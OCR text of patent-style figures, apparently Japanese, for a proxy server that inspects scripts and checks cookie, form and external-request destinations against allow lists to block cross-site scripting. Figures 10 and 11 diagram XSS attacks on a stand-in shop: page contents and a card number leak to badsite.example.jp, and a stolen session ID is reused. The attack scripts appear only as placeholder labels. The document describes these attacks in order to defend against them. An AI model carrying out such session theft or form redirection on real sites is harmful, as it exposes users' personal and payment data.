
【図７】


開始
HTTPリクエストの受信
S1
S2
設定されて
いるWebサーバへの
リクエストか？
N
Y
Webサーバへの
HTTPリクエスト送信
S3
S4
HTTP
リクエストは送信
できたか？
N
Y
Webサーバからの
HTTPレスポンス受信
S5
S6
HTTP
レスポンスは受信
できたか？
N
Y
S7
エラーコードと
エラーメッセージの生成
S8
HTTP
レスポンスは
Message-Bodyを
含んでいるか
？
N
Y
S9
HTTPレスポンス返信
1
終了


【図８】


1
コンテンツ分類部
S10
HTTP
レスポンスのContent-Typeは
Javascript,VBScriptのいずれかを
さすものか？
N
Y
S11
HTTP
レスポンスのContent-Typeは
HTML,XML,CSSのいずれかを
さすものか？
N
Y
スクリプト検査部
文書解釈部
文書の構文解析
S12
スクリプトの構文解析・意味解析
オブジェクトの依存ツリーの作成
S13
文書は
JavascriptとVBScriptの
いずれかを含むか？
N
Y
S14
S15
Documentオブジェクト
のCookieプロパティが参照
されているか？
N
Y
S16
Cookieに依存する
データが別のドキュメントのURLや
Formのデータとされて
いるか？
N
Y
S20
Documentオブジェクト
のwriteメソッドが呼び出されて
いるか？
N
Y
S21
文書生成
送信許可判定部
S17
Cookieに依存のURLや
Cookie依存のForm送信先URLで
送信許可リストに合致しない
ものがあるか？
N
Y
S18
ログ作成・
通知メッセージ作成・送信
S19
エラーコードと
エラーメッセージの作成
HTTPレスポンス返信
S22
終了


【図９】


Webサーバ
1
インターネット
31
ネットワーク側
通信インタフェース
Webサーバ側
通信インタフェース
32
35
34
33
スクリプト検査部
文書解釈器
コンテンツ分類器
351
353
クッキー送信
許可判定部
クッキー送信
許可リスト
フォーム送信先
許可判定部
フォーム送信先
許可リスト
352
3511
354
3531
情報送信
許可判定部
情報送信
許可リスト
外部コンテンツ要求先
許可判定部
外部コンテンツ要求先
許可リスト
3521
3541
プロキシサーバ
3


【図１０】


クライアント計算機
Webブラウザ
2 不正コンテンツ
レンダリング
6 スクリプト実行
21
2
オンラインショップに対する不正コンテンツ
1 不正コンテンツの送付（公告メール、掲示板での誘導など）
インターネット
3 HTTP不正URL GET リクエスト
5 HTTP応答による不正スクリプトつきHTML送付
〈html〉... 〈title〉登録情報確認〈/title〉...
〈th〉氏名〈/th〉〈td〉○○太郎〈/td〉
〈th〉口座番号〈/th〉〈td〉○○○○-○○○-○○○○○○○○〈/td〉
〈th〉電話番号〈/th〉〈td〉○○○-○○○-○○○○〈/td〉
〈th〉住所〈/th〉〈td〉○○市○○区○○町1〈/td〉
... 〈form〉... 〈input type='hidden' name='sessionid' value='4792389738'/〉 〈/form〉
〈script〉 ページ内容送信不正スクリプト 〈/script〉... 〈/html〉
7 HTTPによるページ内容不正送信
8
9 なりすましアクセス
GET http://shop.example.com/...&sessionid=4792389739
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4 誤った出力処理
101
データベース
氏　名：○○太郎
口座番号：○○○○-○○○-○○○○○○○○
電話番号：○○○-○○○-○○○○
住　所：○○市○○区○○町1
8 ページ内容情報入手
漏洩先サイト badsite.example.jp
1c
8 個人情報漏洩
氏　名：○○太郎
口座番号：○○○-○○○-○○○○○○○○
電話番号：○○○-○○○-○○○○
住　所：○○市○○区○○町1


【図１１】


クロスサイトスクリプティング脆弱性によるformの送信先変更
クライアント計算機
Webブラウザ
2 不正コンテンツレンダリング
6 ブラウザでのform表示
登録情報更新
クレジットカード番号:
更新
7 ユーザの入力・
送信ボタンのクリック
8 スクリプト実行
2
21
オンラインショップに対する不正コンテンツ
1 不正コンテンツの送付（公告メール、掲示板での誘導など）
インターネット
3 HTTP不正URL GET リクエスト
5 HTTP応答による不正スクリプトつきHTML送付
〈html〉... 〈title〉登録情報更新〈/title〉...
〈form action="http://shop.example.com/dbupdate.cgi"〉...
クレジットカード番号: 〈input type="text" name="cardnumber"/〉
〈/form〉
〈script〉form送信先変更不正スクリプト〈/script〉... 〈/html〉
9 HTTPによる送信先変更されたform内容の送信
8
1a
オンラインショップ
脆弱なWebサーバ
shop.example.com
4 誤った出力処理
10 formの情報入手
漏洩先サイト　badsite.example.jp
1c
11 情報の不正利用
クレジットカード番号

